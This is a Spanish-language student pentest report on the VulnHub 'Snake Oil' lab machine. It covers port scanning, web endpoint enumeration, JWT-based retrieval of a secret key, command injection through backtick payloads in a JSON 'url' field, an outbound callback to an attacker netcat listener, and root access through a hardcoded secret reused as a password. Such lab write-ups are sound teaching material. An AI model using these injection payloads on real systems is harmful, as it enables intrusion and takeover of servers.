

Proyecto 1 – De la teoría a la práctica: walkthrough en acción

Materia: CNO IV WAP

Alumno: Gasca López Santiago Isaac - 184730

Docente: Mtro. Servando López Contreras



INTRODUCCIÓN


En este proyecto se realizó un ejercicio de pruebas de penetración sobre una máquina virtual vulnerable perteneciente al laboratorio DigitalWorld.local: Snake Oil, disponible en VulnHub. El propósito fue aplicar una metodología de pentesting que comprende las etapas de reconocimiento, enumeración, análisis de vulnerabilidades, explotación y post-explotación.

El laboratorio se ejecutó dentro de un entorno virtualizado y aislado mediante máquinas virtuales, utilizando Kali Linux como equipo atacante y la máquina vulnerable como objetivo. La comunicación entre ambas máquinas se realizó mediante una red de tipo Host-Only, evitando exponer deliberadamente el laboratorio a la red externa.

Durante el proceso se utilizaron herramientas como Nmap, cURL, Netcat y John the Ripper, además de técnicas de enumeración de servicios, análisis de endpoints web, identificación de credenciales y explotación de una vulnerabilidad de ejecución remota de comandos.

Configuración de Máquina Virtuales

- 1- Instalar la MV con el siguiente enlace:
<https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>
- 2- En VirtualBox le damos en archivo -> importarnos y seleccionamos la máquina que descargamos
- 3- Luego le damos en Configuración -> Red -> Adaptador solo anfitrión.



1.1 Preparación del entorno de pruebas

Identificación de la dirección IP del atacante

Como primer paso se verificó la configuración de red de la máquina atacante, correspondiente a Kali Linux. Para ello se utilizó el comando `ip addr`, el cual permite consultar las interfaces de red disponibles y las direcciones IP asignadas a cada una de ellas.

La finalidad de esta comprobación fue identificar la dirección IPv4 utilizada por Kali Linux dentro de la red virtual del laboratorio. Debido a que las máquinas virtuales fueron configuradas mediante un adaptador de red de tipo solo-anfitrión (Host-Only), la comunicación entre los sistemas se mantiene dentro de una red virtual aislada.

```
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 349sec preferred_lft 349sec
    inet6 fe80::632d:b17c:786b:343b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=1.88 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.42 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.842 ms

— 192.168.56.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 0.842/1.368/1.879/0.367 ms
```

1.2 Comprobación de conectividad con la máquina objetivo

Una vez configuradas las máquinas virtuales dentro de una red de tipo Host-Only, se realizó una prueba de conectividad desde Kali Linux hacia la máquina vulnerable Snakeoil. Para ello se utilizó el comando `ping -c 4 192.168.56.102`.

La dirección 192.168.56.102 fue establecida como la dirección IP de la máquina objetivo para las siguientes fases del análisis.

```

(kali@kali)-[~]
$ nmap 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 14:14 -0400
Nmap scan report for 192.168.56.102
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:DA:92:4C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

```

2.1 Escaneo inicial de puertos

Como primera actividad de reconocimiento se realizó un escaneo TCP contra la dirección IP 192.168.56.102, correspondiente a la máquina objetivo. Para ello se utilizó Nmap mediante el comando `nmap 192.168.56.102`.

El resultado confirmó que el host se encontraba activo y que, dentro de los puertos TCP analizados, se encontraron tres puertos abiertos: 22/tcp, 80/tcp y 8080/tcp.

```

(kali@kali)-[~]
$ nmap -sV -p 22,80,8080 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 14:37 -0400
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 14:38 (0:00:12 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 14:38 (0:00:00 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.20% done; ETC: 14:38 (0:00:00 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.0017s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     nginx 1.14.2
8080/tcp  open  http     nginx 1.14.2
MAC Address: 08:00:27:DA:92:4C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds

```

2.2 Detección de servicios y versiones

Después de identificar los puertos abiertos, se realizó una segunda etapa de reconocimiento utilizando Nmap con la opción -sV, mediante el comando `nmap -sV -p 22,80,8080 192.168.56.102`.

La opción -sV permite realizar detección de servicios y versiones, con el objetivo de determinar qué software se encuentra ejecutándose detrás de los puertos abiertos. Por su parte, -p 22,80,8080 limita el análisis a los tres puertos previamente identificados durante el escaneo inicial.


```
(kali㉿kali)-[~]
$ curl -I http://192.168.56.102
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 18:44:11 GMT
Content-Type: text/html
Content-Length: 411
Last-Modified: Sat, 19 Jun 2021 04:38:41 GMT
Connection: keep-alive
ETag: "60cd74d1-19b"
Accept-Ranges: bytes


(kali㉿kali)-[~]
$ curl -I http://192.168.56.102:8080
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 18:44:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2882
Connection: keep-alive
```

3.1 Enumeración de cabeceras HTTP

Durante la fase de enumeración se analizaron las cabeceras HTTP de los servicios disponibles en los puertos 80 y 8080 mediante la herramienta curl. Para ello se utilizó la opción -I, que permite solicitar únicamente las cabeceras de la respuesta HTTP sin descargar el contenido completo de la página.

En ambos puertos se obtuvo una respuesta HTTP/1.1 200 OK, confirmando que los dos servicios HTTP se encuentran disponibles y responden correctamente a las solicitudes realizadas desde la máquina atacante.





3.2 Enumeración de la aplicación web

Durante la enumeración de los servicios HTTP se identificó una diferencia significativa entre los puertos 80 y 8080. Mientras que el puerto 80 presenta una página de bienvenida denominada "Welcome to SNAKEOIL!", el puerto 8080 aloja una aplicación web asociada con el proyecto "Good Tech Inc.'s Snake Oil Project".

La aplicación disponible en el puerto 8080 presenta contenido adicional, incluyendo secciones relacionadas con la introducción del proyecto, sus reglas de funcionamiento y otros enlaces internos. Debido a que esta aplicación presenta una superficie de interacción mayor que la página disponible en el puerto 80, se estableció como objetivo prioritario para la fase de enumeración web.

```
(kali@kali)-[~]
$ curl -s http://192.168.56.102:8080 | grep -Eo 'href=["^"]+''
href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
href="/"
href="#"
href="/create"
href="/1"
href="/1/edit"
href="/2"
href="/2/edit"
href="/4"
href="/4/edit"
```

3.3 Identificación de endpoints

Durante el análisis del código HTML de la aplicación web disponible en el puerto 8080 se identificaron diversos endpoints mediante la extracción de los atributos href presentes en la página principal.

Entre los recursos encontrados se identificó el endpoint /create, asociado a la funcionalidad "New Post", lo que permitió determinar que la aplicación no se limita a presentar contenido estático, sino que incorpora funcionalidades para la creación de publicaciones.

Asimismo, se identificaron los recursos /1, /2 y /4, correspondientes aparentemente a publicaciones individuales. Para cada uno de estos recursos también se encontraron endpoints de edición, específicamente /1/edit, /2/edit y /4/edit.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.102:8080/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 18452 / 18452 (100.00%)

Finished
```

```
(kali㉿kali)-[~]
$ curl -i http://192.168.56.102:8080/users
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 05:31:23 GMT
Content-Type: application/json
Content-Length: 140
Connection: keep-alive

{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rVSo15HxPqdW6Nw$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYn.CGf84r040"}]}
```

```
(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/registration
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 05:31:35 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive

{"error": "Wrong Method!!!"}

(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/test
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 05:31:45 GMT
Content-Type: application/json
Content-Length: 17
Connection: keep-alive

{"TestValue": 0}

(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/secret
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 05:31:53 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -i -X OPTIONS http://192.168.56.102:8080/run
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 05:32:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS
```

El endpoint /run acepta solicitudes POST y, ante una solicitud sin parámetros, devuelve un mensaje indicando que requiere una dirección en formato URL:puerto. Este comportamiento sugiere que la aplicación realiza solicitudes de red desde el servidor hacia un recurso especificado por el usuario. Se planteó como hipótesis la existencia de una posible vulnerabilidad de Server-Side Request Forgery (SSRF), cuya explotación será validada mediante solicitudes controladas hacia servicios locales.

4.1 Registro e inicio de sesión

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/registration \
-d "username=Gasca&password=54321"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 06:03:06 GMT
Content-Type: application/json
Content-Length: 364
Connection: keep-alive

{"message": "User Gasca was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODkzMzY5MjYyOTg1ZGYwMTJjOTRiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6Ikdhc2NhIiwibmJmIjozNzg4OTMzNzg2LCJleHAiOiE3ODg5MzQ2ODZ9.010309EHQ-Jo8ARkoKgMpDTb2gTrhf7C6FbZSDpaLE"}
```

4.2 Obtención de la clave secreta mediante JWT

Durante el análisis del endpoint /run se identificó que la aplicación requiere un parámetro denominado secret_key. Debido a que el endpoint /secret inicialmente respondía con un error HTTP 500, se analizó el mecanismo de autenticación de la aplicación.

Se comprobó que la aplicación permite el registro de nuevos usuarios y proporciona un token JWT después de la autenticación. El token puede utilizarse mediante la cookie access_token_cookie para acceder a recursos protegidos.

Al realizar una solicitud autenticada al endpoint /secret, la aplicación devuelve la clave requerida por /run. Este comportamiento permitió continuar con el análisis de la funcionalidad de ejecución de comandos.

```
(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/secret \
-H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODkzMzY5MjYyOTg1ZGYwMTJjOTRiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6Ikdhc2NhIiwibmJmIjozNzg4OTMzNzg2LCJleHAiOiE3ODg5MzQ2ODZ9.010309EHQ-Jo8ARkoKgMpDTb2gTrhf7C6FbZSDpaLE"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 06:24:02 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODkzMzY5MjYyOTg1ZGYwMTJjOTRiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6Ikdhc2NhIiwibmJmIjozNzg4OTMzNzg2LCJleHAiOiE3ODg5MzQ2ODZ9.010309EHQ-Jo8ARkoKgMpDTb2gTrhf7C6FbZSDpaLE; Secure; HttpOnly; Path=/

{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url": "127.0.0.1:80", "secret_key": "commandexecutionissecret"}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 06:25:18 GMT
Content-Type: application/json
Content-Length: 353
Connection: keep-alive

{"message": " % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n   Dload  Upload    Total   Spent    Left  Speed\nr 0      0  100k  0      0  100k  0      0  100k\n", "success": false}
```

4.3 Acceso al endpoint protegido /secret

Después de autenticarse correctamente mediante el mecanismo JWT de la aplicación, se utilizó el access_token obtenido durante el inicio de sesión para acceder al endpoint /secret.

La solicitud fue aceptada mediante la cookie access_token_cookie, obteniéndose una respuesta HTTP 200 OK. La aplicación reveló una clave denominada secret_key, cuyo valor es utilizado posteriormente por el endpoint /run.

4.4 Explotación de Command Injection

Se introdujo una sustitución de comandos mediante la entrada del parámetro url. La aplicación construye y ejecuta una llamada al binario curl utilizando shell=True, permitiendo que comandos adicionales sean interpretados por el sistema operativo.

Como prueba de concepto se utilizó el comando id, cuya salida reveló que la ejecución se realiza bajo el usuario www-data. Esto demuestra la existencia de ejecución remota de comandos en el servidor.

Explotación de Command Injection

Vulnerabilidad identificada: Command Injection / Remote Command Execution.

```
(kali@kali)-[~]
$ curl -s -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80`id` > /tmp/out`","secret_key":"commandexecutionissecret"}'
{"message": " % Total % Received % Xferd Average Speed Time Time Time Current\n
Dload Upload Total Spent Left Speed\n\r 0 0 0 0 0 0 --:--:-- 0 0 0 0 --:--:-- 133k\n", "success":
false}

(kali@kali)-[~]
$ curl -s -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80`cat /tmp/out`","secret_key":"commandexecutionissecret"}'
{"message": "curl: (3) URL using bad/illegal format or missing URL\n % Total % Received % Xferd Average Speed
Time Time Time Current\n
0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0curl: (6) Could not resolve host: gid=
33(www-data)\ncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip
,44(video),46(plugin),109(netdev),112(bluetooth),116(lpadmin),117(scanner)\n", "success":false}
```

4.5 Confirmación de ejecución remota de comandos

Para comprobar que la vulnerabilidad identificada permitía interacción con recursos externos, se inició un listener TCP en el equipo atacante mediante nc -lvp 4444. Posteriormente se envió una solicitud manipulada al endpoint vulnerable /run, utilizando la clave secreta previamente obtenida.

El listener recibió una conexión proveniente de 192.168.56.102, observándose una solicitud HTTP GET / y el agente de usuario curl/7.64.0. Esto confirma que el

servidor vulnerable ejecutó el comando curl bajo su propio contexto y estableció comunicación con el equipo atacante.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 58106
GET / HTTP/1.1
Host: 192.168.56.103:4444
User-Agent: curl/7.64.0
Accept: */*
```

5.1 Inspección del Sistema y extracción de credenciales

Se exploró el sistema de archivos navegando por /home/patrick/flask_blog y revisando el archivo principal de la aplicación app.py: cd /home/patrick/flask_blog cat app.py Al revisar el código fuente se encontraron las llaves de configuración hardcodeadas:

- SECRET_KEY = 'snakeoilisnotgoodforcorporations'
- JWT_SECRET_KEY = 'NoreasonableDOUBTthisPASSWORDisGOOD'

```
app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

jwt = JWTManager(app)
```

5.2 Elevación de privilegios a root

Se probó la segunda clave hallada (NoreasonableDOUBTthisPASSWORDisGOOD) contra el comando de superusuario sudo su:

Al auditar el archivo de configuración app.py, se identificó la vulnerabilidad de uso de credenciales e información sensible. El desarrollador almacenó la clave secreta JWT_SECRET_KEY directamente en texto plano dentro del código. Sumado a esto, existía una práctica severa de reutilización de contraseñas, ya que la clave

criptográfica el JWT resultaba ser idéntica a la contraseña del usuario del sistema operativo patrick, el cual contaba con permisos ilimitados en, permitiendo el compromiso total de la máquina objetivo.

5.3 Lectura de la bandera final

Con acceso completo de administrador, se accedió al directorio /root para leer el archivo de prueba final: `cd /root ls -alh cat proof.txt` Mensaje de confirmación: Congratulations on obtaining a root shell on this machine! :-).

```
Session  Actions  Edit  View  Help
# hosting instructions

if __name__ == "__main__":
    app.run(host='0.0.0.0')

patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: snakeoilisnotgoodforcorporations

Sorry, try again.
[sudo] password for patrick: N0reasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog# whoami
whoami
root
root@SNAKEOIL:/home/patrick/flask_blog# cd /root
cd /root
root@SNAKEOIL:~# ls -la
ls -la
total 40
drwx----- 5 root root 4096 Sep  8 08:38 .
drwxr-xr-x 19 root root 4096 Jun 12 2021 ..
-rw----- 1 root root  5 Aug 16 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 3 root root 4096 Jun 19 2021 .cache
drwx----- 3 root root 4096 Sep  8 08:38 .gnupg
drwxr-xr-x 3 root root 4096 Jun 19 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root  63 Aug 16 2021 proof.txt
-r--r----- 1 root root 669 Aug 16 2021 sudoers.bak
root@SNAKEOIL:~# cat proof.txt
cat proof.txt
Congratulations on obtaining a root shell on this machine! :-)
```

CONCLUSIÓN

El desarrollo del laboratorio permitió aplicar de manera práctica diferentes conceptos relacionados con la seguridad informática y las pruebas de penetración. El proceso comenzó con el reconocimiento de la máquina objetivo y la identificación de los servicios disponibles, seguido de una fase de enumeración de la aplicación web.

Durante la investigación se identificaron diferentes debilidades, incluyendo la exposición de información de usuarios, hashes y secretos utilizados por la aplicación. El análisis del endpoint `/run` permitió identificar una vulnerabilidad de inyección de comandos que finalmente fue comprobada mediante una conexión desde la máquina vulnerable hacia el equipo atacante.